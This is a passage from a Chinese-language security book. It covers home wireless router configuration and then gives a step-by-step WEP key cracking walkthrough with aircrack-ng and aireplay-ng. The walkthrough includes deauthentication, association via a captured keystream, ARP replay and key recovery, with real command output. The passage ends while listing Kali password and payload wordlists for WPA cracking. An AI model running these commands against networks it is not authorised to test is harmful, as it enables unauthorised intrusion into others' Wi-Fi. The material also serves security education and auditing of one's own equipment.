
Step 06 单击“下一步”按钮，进入“设置向导-无线设置”界面，在其中设置路由器无线网络的基本参数以及无线安全，无线安全选项可以采用WPA-PSK方式输入密码，如下图所示。




注意：无线密码的长度不能小于8个字符，否则会有提示，如下图所示。



Step 07 单击“下一步”按钮，即可完成向导设置，并弹出如下图所示的界面。




Step 08 单击“重启”按钮，重启路由器，如下图所示，待路由器重启完成后，就可以进行上网了。



绝招2：网络参数与无线设置



路由器一般提供网络参数设置，其中包括WAN口设置、LAN口设置、MAC地址克隆，同时无线路由器还提供无线设置，如下图所示。



网络参数与无线设置的操作步骤如下。

Step 01 WAN 口设置，主要包括 WAN 口连接类型，这个与向导设置中的3种类型相同，如有特殊需要可以设置 DNS 服务器，否则保持默认即可，如下图所示。

Step 02 LAN 口设置，主要通过子网掩码的设置划分内网网段，子网掩码的设置决定了内网网段，同时也确定了内网最大容纳设备数量，如下图所示。

Step 03 MAC 地址克隆，这里可以对路由器 MAC 地址进行克隆，如下图所示。

Step 04 无线网络基本设置，包括 SSID（网络名称）号、信道、通信模式以及频段带宽等参数，如下图所示。

Step 05 无线网络安全设置，包括 4 种方式，第 1 种不开启无线安全，这种方式除测试外不建议使用；第 2 种使用 WPA-PSK/WPA2-PSK 方式，一般建议使用这种方式，是目前比较主流的网络安全方式；第 3 种是 WPA/WPA2 方式，这种方式同第 2 种类似，只是加密方式为自定义；第 4 种使用 WEP 方式，该方式已经被爆出存在严重安全隐患，除测试外不建议使用，如下图所示。

Step 06 无线网络 MAC 地址过滤设置，如果开启 MAC 地址过滤，只有添加进来的 MAC 设备可以正常通信，列表之外的设备无法进行通信。这个只是相对的，后面会讲解如何通过 MAC 克隆实现通信，如下图所示。

Step 07 无线高级设置，其中有 Beacon 帧广播间隔时间，移动设备通过 Beacon 帧检测空间中存在的无线路由器，通过设置 Beacon 帧可以达到隐藏无线路由器的效果。当然也是相对的，后面会讲解如何挖出隐藏无线路由器，如下图所示。

绝招3：安全设置与家长控制

安全设置针对一些可能遭受的网络攻击进行防御，家长控制则可以限制未成年人浏览固定网页以及上网时间，如下图所示。

进行安全设置与家长控制的操作步骤如下。

Step 01 在路由器功能列表中选择“安全设置”选项下的“高级安全设置”选项，进入“高级安全选项”设置界面，在其中可以进行相关参数的设置并阅读相关注意事项，如下图所示。

Step 02 选择“远端 Web 管理”选项，进入“远端 WEB 管理”设置界面，在其中可以设置路由器的 Web 管理端口和广域网中可以执行远端 Web 管理的计算机 IP 地址，在设置前请阅读相关注意事项，如下图所示。

Step 03 在路由器功能列表中选择“家长控制”选项，即可进入“家长控制设置”界面，用户可以通过本页面控制小孩的上网行为，使得小孩的计算机只能在指定时间访问指定的网站，如下图所示。

Step 04 单击“增加单个条目”按钮，进入“家长控制规则设置”页面，如下图所示。本页面中的日程计划基于路由器的系统时间，用户可以在“系统工具”→“时间设置”中查看和设置系统时间。

注意：一旦开启家长控制功能，不在规则列表中的计算机将无法上网。



绝招4：上网控制与路由功能

上网控制可以对路由器的规则、主机列表、访问目标以及日程计划进行设置，路由功能则可以添加路由表。

具体的操作步骤如下。

Step 01 在路由器功能列表中选择“上网控制”选项下的“规则管理”选项，即可进入“上网控制规则管理”界面，在本页面用户可以打开或者关闭此功能，并且设定默认的规则。更为有效的是，用户可以设置灵活的组合规则，通过选择合适的“主机列表”“访问目标”“日程计划”，构成完整而又强大的上网控制规则，如下图所示。

Step 02 选择“主机列表”选项，进入“主机列表设置”界面，在其中可以设置内部主机列表信息，如下图所示。

Step 03 选择“访问目标”选项，进入“访问目标设置”页面，在其中可以设置访问目标信息，如下图所示。

Step 04 选择“日程计划”选项，进入“日程计划设置”界面，在其中可以设置上网控制的日程计划，如下图所示。

Step 05 选择路由器功能列表“路由功能”选项下的“静态路由表”选项，进入“静态路由表”设置界面，在其中可以设置路由器的静态路由信息，如下图所示。



绝招5：路由器系统工具的设置

路由器的系统工具主要用于路由器的控制管理，其中包括时间设置、诊断工具、软件升级、恢复出厂设置、备份和载入配置、重启路由器、修改登录口令、系统日志、流量统计等功能，如下图所示。

进入路由器系统工具设置的操作步骤如下。

Step 01 在路由器功能列表中选择“系统工具”选项下的“时间设置”选项，进入“时间设置”界面，在其中可以设置路由器的系统时间，用户还可以选择自己设置时间或者从互联网上获取标准的GMT时间，如下图所示。

注意：关闭路由器电源后，时间信息会丢失，当下次开机连上 Internet 后，路由器将会自动获取 GMT 时间。必须先连上 Internet 获取 GMT 时间或到此页设置时间后，其他功能中的时间限定才能生效。

Step 02 选择“诊断工具”选项，进入“诊断工具”界面，在其中可以使用 Ping 或者 Tracert，诊断路由器的连接状态，如下图所示。


Step 03 选择“软件升级”选项，进入“软件升级”界面，在其中可以通过官方发布软件版本，对现有路由器进行软件升级，如下图所示。

注意：使用有线 LAN 口连接进行软件升级。升级时请选择与当前硬件版本一致的软件。升级过程不能关闭路由器电源，否则将导致路由器损坏而无法使用。升级过程约 40s，当升级结束后，路由器将会自动重新启动。


Step 04 选择“恢复出厂设置”选项，进入“恢复出厂设置”界面，在其中如果单击“恢复出厂设置”按钮，可以将路由器的所有设置恢复到出厂时的默认状态，如下图所示。

Step 05 选择“备份和载入配置文件”选项，进入“备份和载入配置文件”界面，在其中可以保存当前路由器的设置。建议在修改配置及升级软件前备份当前的配置文件，当然也可以通过选择备份文件恢复之前的配置，如下图所示。

Step 06 选择“重启路由器”选项，进入“重启路由器”界面，在其中单击“重启路由器”按钮，可以重新启动路由器，如下图所示。



Step 07 选择“修改登录口令”选项，进入“修改登录口令”界面，在其中可以修改系统管理员的用户名与口令，建议配置完路由器后重新设置管理员的账号密码，防止黑客使用弱口令登录路由器，如下图所示。



Step 08 选择“系统日志”选项，进入“系统日志”界面，在其中可以查看系统日志，其中包括管理员登录信息，路由器健康状态等，如果路由器被非法修改，可以通过日志查看进行排除，如下图所示。



Step 09 选择“流量统计”选项，进入“流量统计”界面，在其中可以分别对路由器总的数据流量以及最近 10s 内的数据流量进行统计。默认情况是关闭的，如有需要可以打开，在网络遭受攻击时，通过数据流量分析对找出攻击主机也是非常有帮助的，如下图所示。



13.2　无线路由器的密码破解

无线路由器密码的安全强度是进入无线网络的关键，要想从无线路由器进入内网，就必须要知道无线路由器的密码，使用一些破解工具可以破解出无线路由器的密码，下面介绍在 Linux 系统下使用工具破解无线路由器密码的方法。

绝招6：破解无线路由器的WEP密码




使用 aircrack-ng 工具可以破解 WEP 加密方式的无线路由器密码。破解之前，首先登录无线路由器，将无线路由器的加密方式设置成 WEP 加密，如下图所示，修改加密方式后需重启路由器才能生效。



破解 WEP 密码的具体操作步骤如下。

Step 01 执行 airmon-ng strat wlan0 命令，启动网卡并进入 monitor 模式，执行结果如下图所示。



Step 02 执行“airodump-ng –c <信道> --bssid <AP-MAC 地址> -w <保存文件名> wlan0mon”命令，启动数据抓包功能，并保存抓取后的文件，如下图所示。

```
CH  1 ][ Elapsed: 6 s ][ 2018-10-18 04:08

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

1C:FA:68:01:2F:08   -8  48       25        3    0   1  54e. WEP  WEP         Test-001

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

1C:FA:68:01:2F:08  DC:6D:CD:66:FE:CB  -12    0 - 6e     0        7
```

Step 03 如果 AP 与 STA 有关联，可以使用“arieplay-ng -0 1 –a <AP-MAC 地 址 > -c <已连接STA-MAC地址> wlan0mon”命令，执行该命令后，会解除 AP 与 STA 的关联，如下图所示。

```
root@kali:~# aireplay-ng -0 1 -a 1C:FA:68:01:2F:08 -c DC:6D:CD:66:FE:CB wlan0mon
04:15:06  Waiting for beacon frame (BSSID: 1C:FA:68:01:2F:08) on channel 1
04:15:07  Sending 64 directed DeAuth (code 7). STMAC: [DC:6D:CD:66:FE:CB] [ 0|55 ACKs]
```

Step 04 此时会抓取到 AP 与 STA 关联时的密钥流，抓取的密钥流如下图所示。

```
CH  1 ][ Elapsed: 3 mins ][ 2018-10-18 04:12 ][ 140 bytes keystream: 1C:FA:68:01:2F:08

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

1C:FA:68:01:2F:08    0  50      986      164    4   1  54e. WEP  WEP    SKA  Test-001

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

1C:FA:68:01:2F:08  DC:6D:CD:66:FE:CB  -14    0 - 9e    22      159
```

Step 05 执行 ls 命令，查看当前目录可以发现有一个扩展名为 .xor 的文件，这个文件保存着 STA 关联 AP 的密钥流，如下图所示。

```
root@kali:~# ls
Desktop    Pictures   wep-01-1C-FA-68-01-2F-08.xor  wep-01.kismet.netxml
Documents  Public     wep-01.cap
Downloads  Templates  wep-01.csv
Music      Videos     wep-01.kismet.csv
```

Step 06 利用 XOR 文件与 AP 建立关联，一旦获取到密钥流便可以将任意主机与 AP 进行关联，使用“aireplay-ng -1 <间隔时间> -e <ESSID> -y <密钥流文件> -a <AP-MAC 地址> -h <需要建立关联的 MAC 地址> wlan0mon”命令，可以使本机与 AP 建立关联，如下图所示。

```
root@kali:~# aireplay-ng -1 60 -e Test-001 -y wep-01-1C-FA-68-01-2F-08.xor -a 1C:FA:68:
01:2F:08 -h E8-4E-06-28-AE-46 wlan0mon
04:35:31  Waiting for beacon frame (BSSID: 1C:FA:68:01:2F:08) on channel 1

04:35:31  Sending Authentication Request (Shared Key) [ACK]
04:35:31  Authentication 1/2 successful
04:35:31  Sending encrypted challenge. [ACK]
04:35:31  Authentication 2/2 successful
04:35:31  Sending Association Request [ACK]
04:35:31  Association successful :-) (AID: 1)
```

Step 07 执行 ARP 重放收集 IV 数据，执行 ARP 重放需要先获取一个有效 ARP 数据，本机只是与 AP 建立了关联，并不能进行通信，所以还需要抓取一个有效 ARP 通信，此时可以执行“aireplay-ng -3 –b <AP-MAC 地址> -h <本机 MAC 地址> wlan0mon”命令，如下图所示。

```
root@kali:~# aireplay-ng -3 -b 1C:FA:68:01:2F:08 -h E8-4E-06-28-AE-46 wlan0mon
04:39:49  Waiting for beacon frame (BSSID: 1C:FA:68:01:2F:08) on channel 1
Saving ARP requests in replay_arp-1018-043949.cap
You should also start airodump-ng to capture replies.
Read 1404 packets (got 0 ARP requests and 0 ACKs), sent 0 packets...(0 pps)
```

Step 08 再次接触 AP 与 STA 关联，触发真实的 ARP 数据包，产生以 replay_arp 开头的文件，如下图所示。

```
root@kali:~# ls
Desktop    Pictures                    replay_arp-1018-014337.cap    wep-01.cap
Documents  Public                      Templates                     wep-01.csv
Downloads  replay_arp-1018-012700.cap  Videos                        wep-01.kismet.csv
Music      replay_arp-1018-013325.cap  wep-01-1C-FA-68-01-2F-08.xor  wep-01.kismet.netxml
```

Step 09 当产生这个 ARP 合法数据包后，便会开始真正的 ARP 重放，如下图所示。

```
root@kali:~# aireplay-ng -3 -b 1C:FA:68:01:2F:08 -h E8-4E-06-28-AE-46 wlan0mon
04:44:21  Waiting for beacon frame (BSSID: 1C:FA:68:01:2F:08) on channel 1
Saving ARP requests in replay_arp-1018-044422.cap
You should also start airodump-ng to capture replies.
Read 10658 packets (got 2410 ARP requests and 3606 ACKs), sent 4252 packets...(499 pps)
```

Step 10 尽量多地收集 IV，收集的 IV 值越多越容易破解出密码，如下图所示。

```
CH  1 ][ Elapsed: 34 mins ][ 2018-10-18 02:07 ][ 140 bytes keystream: 1C:FA:68:01:2F:08

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

1C:FA:68:01:2F:08    0  54    12390   144526    0   1  54e. WEP  WEP    SKA  Test-001

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

1C:FA:68:01:2F:08  E8:4E:06:28:AE:46    0    0 - 1      0  1319964
1C:FA:68:01:2F:08  DC:6D:CD:66:FE:CB   -2   1e- 6      0     3194  Test-001
```

Step 11 使用 aircrack-ng 工具破解密码，该密码为 KEY FOUND!，KEY FOUND! 后面方括号中是密码的十六进制形式，后面“ASCII：”后面便是常用的字符串密码，如下图所示。

```
                          Aircrack-ng 1.4


           [00:00:00] Tested 511 keys (got 142702 IVs)

KB    depth   byte(vote)
 0    4/  7   5D(157440) 28(155648) 58(155392) 0C(154368) BE(154112)
 1    2/  1   76(159488) ED(156928) 53(156672) D2(156416) 70(155136)
 2    0/  1   96(199168) 27(158976) 92(158976) 7C(157696) B1(157184)
 3   59/  3   F6(147456) 20(146944) 3E(146944) 65(146944) 88(146944)
 4    2/  5   A5(160000) 5B(159488) C4(158976) 3C(156416) 04(155648)

  KEY FOUND! [ 31:32:33:34:35:36:37:38:39:30:31:32:33 ] (ASCII: 1234567890123 )
     Decrypted correctly: 100%
```

提示：一旦收集到足够多的 IV，那么破解 WEP 密码的速度就非常快，所以采用 WEP 加密是不安全的。

绝招7：破解无线路由器的WPA密码



破解 WPA 与 WEP 不同，WEP 需要收集大量 IV 数据，而 WPA 只需要抓取 4 次握手信息即可，但是如果字典文件中没有密码是破解不出来的。

1. 认识字典文件

Kali 中本身自带了一些字典文件，查看自带字典文件的方法如下。

（1）/user/share/john 目录下的 password.lst 字典文件，如下图所示。

```
root@kali:/usr/share/john# ls
alnum.chr        dumb16.conf                  korelogic.conf
alnumspace.chr   dumb32.conf                  lanman.chr
alpha.chr        dynamic.conf                 latin1.chr
ascii.chr        dynamic_flat_sse_formats.conf lm_ascii.chr
cronjob          john.conf                    lower.chr
digits.chr       john.local.conf              lowernum.chr
```

（2）/usr/share/wfuzz/wordlist/general 目录下的字典文件，如下图所示。

```
root@kali:/usr/share/wfuzz/wordlist/general# ls -lah
总用量 488K
drwxr-xr-x 2 root root 4.0K 10月  8 00:58 .
drwxr-xr-x 8 root root 4.0K 8月  21 06:52 ..
-rw-r--r-- 1 root root 2.5K 3月  25  2018 admin-panels.txt
-rw-r--r-- 1 root root  22K 3月  25  2018 big.txt
-rw-r--r-- 1 root root 1.2K 3月  25  2018 catala.txt
-rw-r--r-- 1 root root 6.4K 3月  25  2018 common.txt
-rw-r--r-- 1 root root  278 3月  25  2018 euskera.txt
-rw-r--r-- 1 root root  141 3月  25  2018 extensions_common.txt
-rw-r--r-- 1 root root  238 3月  25  2018 http_methods.txt
-rw-r--r-- 1 root root  12K 3月  25  2018 medium.txt
-rw-r--r-- 1 root root 401K 3月  25  2018 megabeast.txt
-rw-r--r-- 1 root root  244 3月  25  2018 mutations_common.txt
-rw-r--r-- 1 root root 2.1K 3月  25  2018 spanish.txt
-rw-r--r-- 1 root root   79 3月  25  2018 test.txt
```

（3）/usr/share/wfuzz/wordlist/Injections 目录下的字典文件，如下图所示。

```
root@kali:/usr/share/wfuzz/wordlist/Injections# ls -lah
总用量 40K
drwxr-xr-x 2 root root 4.0K 10月  8 00:58 .
drwxr-xr-x 8 root root 4.0K 8月  21 06:52 ..
-rw-r--r-- 1 root root  11K 3月  25  2018 All_attack.txt
-rw-r--r-- 1 root root   59 3月  25  2018 bad_chars.txt
-rw-r--r-- 1 root root 1.6K 3月  25  2018 SQL.txt
-rw-r--r-- 1 root root 3.4K 3月  25  2018 Traversal.txt
-rw-r--r-- 1 root root 1.5K 3月  25  2018 XML.txt
-rw-r--r-- 1 root root 2.4K 3月  25  2018 XSS.txt
```

（4）/usr/share/wfuzz/wordlist/others 目录下的字典文件，如下图所示。

```
root@kali:/usr/share/wfuzz/wordlist/others# ls -lah
总用量 72K
drwxr-xr-x 2 root root 4.0K 10月  8 00:58 .
drwxr-xr-x 8 root root 4.0K 8月  21 06:52 ..
-rw-r--r-- 1 root root  418 3月  25  2018 common_pass.txt
-rw-r--r-- 1 root root  59K 3月  25  2018 names.txt
```

（5）/usr/share/wfuzz/wordlist/stress 目录下的字典文件，如下图所示。

```
root@kali:/usr/share/wfuzz/wordlist/stress# ls -lah
总用量 184K
drwxr-xr-x 2 root root 4.0K 10月  8 00:58 .
drwxr-xr-x 8 root root 4.0K 8月  21 06:52 ..
-rw-r--r-- 1 root root  189 3月  25  2018 alphanum_case_extra.txt
-rw-r--r-- 1 root root  124 3月  25  2018 alphanum_case.txt
-rw-r--r-- 1 root root   52 3月  25  2018 char.txt
-rw-r--r-- 1 root root 1.5K 3月  25  2018 doble_uri_hex.txt
-rw-r--r-- 1 root root 155K 3月  25  2018 test_ext.txt
-rw-r--r-- 1 root root 1.0K 3月  25  2018 uri_hex.txt
```

（6）/usr/share/wfuzz/wordlist/webservices 目录下的字典文件，如下图所示。

```
root@kali:/usr/share/wfuzz/wordlist/webservices# ls -lah
总用量 16K
drwxr-xr-x 2 root root 4.0K 10月  8 00:58 .
drwxr-xr-x 8 root root 4.0K 8月  21 06:52 ..
-rw-r--r-- 1 root root  453 3月  25  2018 ws-dirs.txt
-rw-r--r-- 1 root root  111 3月  25  2018 ws-files.txt
```

（7）/usr/share/wfuzz/wordlist/vulns 目录下的字典文件，如下图所示。

```
root@kali:/usr/share/wfuzz/wordlist/vulns# ls -lah
总用量 440K
drwxr-xr-x 2 root root 4.0K 10月  8 00:58 .
drwxr-xr-x 8 root root 4.0K 8月  21 06:52 ..
-rw-r--r-- 1 root root  230 3月  25  2018 apache.txt
-rw-r--r-- 1 root root 108K 3月  25  2018 cgis.txt
-rw-r--r-- 1 root root  706 3月  25  2018 coldfusion.txt
-rw-r--r-- 1 root root  74K 3月  25  2018 dirTraversal-nix.txt
-rw-r--r-- 1 root root  71K 3月  25  2018 dirTraversal.txt
-rw-r--r-- 1 root root  72K 3月  25  2018 dirTraversal-win.txt
-rw-r--r-- 1 root root 3.1K 3月  25  2018 domino.txt
-rw-r--r-- 1 root root  15K 3月  25  2018 fatwire_pagenames.txt
-rw-r--r-- 1 root root  863 3月  25  2018 fatwire.txt
-rw-r--r-- 1 root root  383 3月  25  2018 frontpage.txt
-rw-r--r-- 1 root root  485 3月  25  2018 iis.txt
-rw-r--r-- 1 root root  365 3月  25  2018 iplanet.txt
-rw-r--r-- 1 root root  306 3月  25  2018 jrun.txt
-rw-r--r-- 1 root root  155 3月  25  2018 netware.txt
-rw-r--r-- 1 root root  295 3月  25  2018 oracle9i.txt
-rw-r--r-- 1 root root  16K 3月  25  2018 sharepoint.txt
-rw-r--r-- 1 root root  571 3月  25  2018 sql_inj.txt
-rw-r--r-- 1 root root  970 3月  25  2018 sunas.txt
-rw-r--r-- 1 root root  220 3月  25  2018 tests.txt
-rw-r--r-- 1 root root 1.8K 3月  25  2018 tomcat.txt
-rw-r--r-- 1 root root  536 3月  25  2018 vignette.txt
-rw-r--r-- 1 root root 2.4K 3月  25  2018 weblogic.txt
-rw-r--r-- 1 root root 7.4K 3月  25  2018 websphere.txt
```

（8）/usr/share/wordlist 目录下的字典文件，如下图所示。

```
root@kali:/usr/share/wordlists# ls -lah
总用量 51M
drwxr-xr-x   2 root root 4.0K 8月  21 06:52 .
drwxr-xr-x 440 root root  16K 10月 13 04:50 ..
lrwxrwxrwx   1 root root   25 8月  21 06:52 dirb
lrwxrwxrwx   1 root root   30 8月  21 06:52 dirbuster
lrwxrwxrwx   1 root root   35 8月  21 06:52 dnsmap.txt
lrwxrwxrwx   1 root root   41 8月  21 06:52 fasttrack.txt
lrwxrwxrwx   1 root root   45 8月  21 06:52 fern-wifi
lrwxrwxrwx   1 root root   46 8月  21 06:52 metasploit
lrwxrwxrwx   1 root root   41 8月  21 06:52 nmap.lst
-rw-r--r--   1 root root  51M 3月   3  2013 rockyou.txt.gz
lrwxrwxrwx   1 root root   34 8月  21 06:52 sqlmap.txt
lrwxrwxrwx   1 root root   25 8月  21 06:52 wfuzz
```

